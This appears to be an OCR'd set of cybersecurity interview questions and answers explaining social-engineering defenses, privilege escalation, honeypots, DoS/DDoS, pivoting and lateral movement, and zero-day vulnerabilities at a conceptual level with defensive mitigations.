
2. **Physical Security -** Implement physical security measures such as badge access, visitor logs and security checkpoints and security checkpoints to prevent tailgating and unauthorized access.

3. **Secure Personal and Company Information** - Limit the amount of personal information shared on social media and public websites. Ex- Taking selfie and photos in a highly secure company room.

4. **Verify Requests -** Always verify the identity of individuals making request to access sensitive/private information such SPII (Sensitive Personal Identifiable Information) of customers.

Q3. What is priveldge escalation, and how is it achieved during a penetration test?

Ans : Privilege escalation is when an attacker exploits weaknesses in your environment or infrastructure to gain higher access and control within a system or network. Privilege Escalation progressively increases a hacker's access to a computer system by exploiting inherent security vulnerabilities.



Privilege escalation attacks start by threat actors gaining entry within the environment. An attacker could gain a foothold by leveraging missing security patches, social engineering, or other methods from basic password stuffing (or credential stuffing) to modern techniques using generative AI. Once the initial infiltration has been successful, threat actors will typically perform surveillance and wait for the right opportunity to continue their mission.

Threat actors strive to pursue the path of least resistance. If time permits, they clean up their activities to remain undetected. Whether this involves masking their source IP address or deleting logs based on the credentials they are using, any evidence of their

presence reflects an indicator of compromise (IoC). Once an organization identifies an intrusion, they may monitor the intruder's intentions and potentially pause or terminate the access session.

Typically, the second step in the cyberattack chain involves privilege escalation to accounts with administrative, root, or higher-privileged rights than the account initially compromised. Of course, it's possible the initial compromise involved an administrative or root account. If this is the case, a threat actor is further along in their malicious plans and may already own an environment.

Q4. Discuss the significance of a honeypot in a cybersecurity environment ?

Ans : Honeypots are basically fake systems deployed by people or an organization to log user activity and the way attackers approach to hack the system or do any other activity on it. They are used to examine the moves of an attacker and sometimes they are deployed for confusing the attacker.

When web applications are set up, every action performed by the user should be logged. Logging is important because in the event of an incident (malicious activity/event) the attackers actions can be traced. Once, their actions are traced, the risk and impact attacker has done to the system can be determined. Without, logging there would be no way to tell what actions an attacker performed if they gain access to a particular web application.

Advantages of honeypot :

1. **Threat Detection :** Known and unknown threats.

2. **Incident Response :** When honeypot is triggered, we can send alert to incident response team so they can quickly identify and mitigate threat.

3. **Research**: Honeypots can provide valuable information about cyber criminals' latest attack techniques and tools. You can use this information to improve security measures and develop new defence strategies.

Q5. How does a Denial of Service(Dos) attack differ from a Distributed Denial of Service Attack (DDoS) attack, and what measures can mitigate their impact?

Ans: Denial of Service – A type of cyberattack that tries to make a website or network resource unavailable by flooding it with malicious traffic in such a way that it will become unable to operate for legitimate users or sometimes in severe cases the website may crash down.

Distributed Denial of Service – Same funcitioning as Dos attack but here we use botnets (These are compromised devices that are intended to use for executing malicious activities). The impact of this attack is much more as compare to DoS.

Types of DoS attacks :


1. **Volumetric DDoS –** Volume based DoS aims to overwhelm a target system network or service by flodding it with massive amount of traffic. These attacks focuses on consuming the available bandwidth and resources, making it difficult for legitimate users to access the targeted service.

2. **Application Layer –** These attacks target vulnerabilities in software and applications that runs on a server.

3. **Protocol Based –** These attacks target vulnerabilities in the communication protocol used on the internet like UDP and TCP protocols by exploiting their normal operation.

Mitigations against DoS attacks :

1. Load Balancer




Load balancing is the process of distributing network traffic among multiple servers to improve a service or application's performance and reliability.

They divide packet load equally to make sure a particular server should not get down.

Load Balancers can be hardware based or software based and they can run on a server, virtual machine, or in the cloud.

2. Network Segementation



Network segmentation involves splitting the larger network into smaller network or parts and make sure each small network is configured with a firewall. The goal is to boost system reliability and functionality.

Each network segment acts as its own network, which provides security teams with increased control over the traffic that flows into their systems.

Routers, switches and bridges are all devices that help break up big networks into a number of smaller ones also known as network segementation.

Q6. Explain the concept of "Pivoting" in a penetration test and its significance in lateral movement within a network?

Ans: In penetration testing, pivoting is a technique that allows ethical hackers, sometimes known as **white-hat hackers**, to move from one system to another while simulating an attack..

The term **"pivoting"** refers to a technique used by pen-testers to bypass security measures like firewalls that could prevent direct access to all computers by using a compromised system to target other systems connected to the same network. As an illustration, if a web server on a business network is compromised by an attacker, the attacker can use the compromised web server to target other computers on the network. These attacks are usually referred to as multi-layered attacks.

Lateral movement refers to the techniques that a cyberattacker uses, after gaining initial access, to move deeper into a network in search of sensitive data and other high-value assets. After entering the network, the attacker maintains ongoing access by moving through the compromised environment and obtaining increased privileges using various tools.

Lateral movement can be a very effective tactic for cyber attackers to employ because it allows them to learn a great deal about the network of their victim organization.

Lateral movement typically includes :

Network Discovery. Adversaries have an opportunity to see and understand the organization's network, identify trust boundaries, and learn which types of users have what levels of access.

Defense Evasion. Using this gained knowledge, cyber attackers can match their actions to typical user actions, which minimizes the chance for detection.

Collection and Exfiltration. Threat actors use lateral movement to find their target location in order to exfiltrate the sensitive data.

Privilege Escalation. By stealing valid credentials, threat actors can secure additional privileges at the administrative level to further infiltrate the system and achieve nefarious goals.

Q7. Explain the concept of "zero day" vulnerabilities and propose strategies to mitigate their impact in cybersecurity?

Ans: A **zero-day vulnerability** is a security flaw in software, hardware, or firmware that the responsible parties, software or hardware vendors are not yet aware of until it is disclosed to them directly, or the public at-large.

In some cases, the vendor is unaware of the flaw before public disclosure or has not had enough time to create a fix, and so there is no official workaround or patch to protect the vulnerability from exploit. These vulnerabilities are especially risky because they can go undetected for an extended period, potentially days, months, or even years.

Zero-day exploits have a wide reach, targeting everything from operating systems and web browsers to hardware and IoT devices. This vast spectrum of target devices is used by victims, including:

- Everyday users who have a vulnerable system like an outdated browser.
- Owners of valuable business data or intellectual property.
- Large enterprises and organizations managing significant amounts of sensitive data.
- Government agencies that hold critical information regarding national security.

Mitigations for Zero Day Vulnerabilities :

Sandboxing - Sandboxing is a security technique that involves running code, programs or files in a separate, secure environment to detect suspicious behaviour without risking the main system's security. This isolated environment mimics the end-user operating environment but is quarantined from the rest of the network and systems.

Regular security audits - Regularly security audits ensure that potential entry points for attackers are minimised and that security measures are kept up-to-date in response to evolving threats.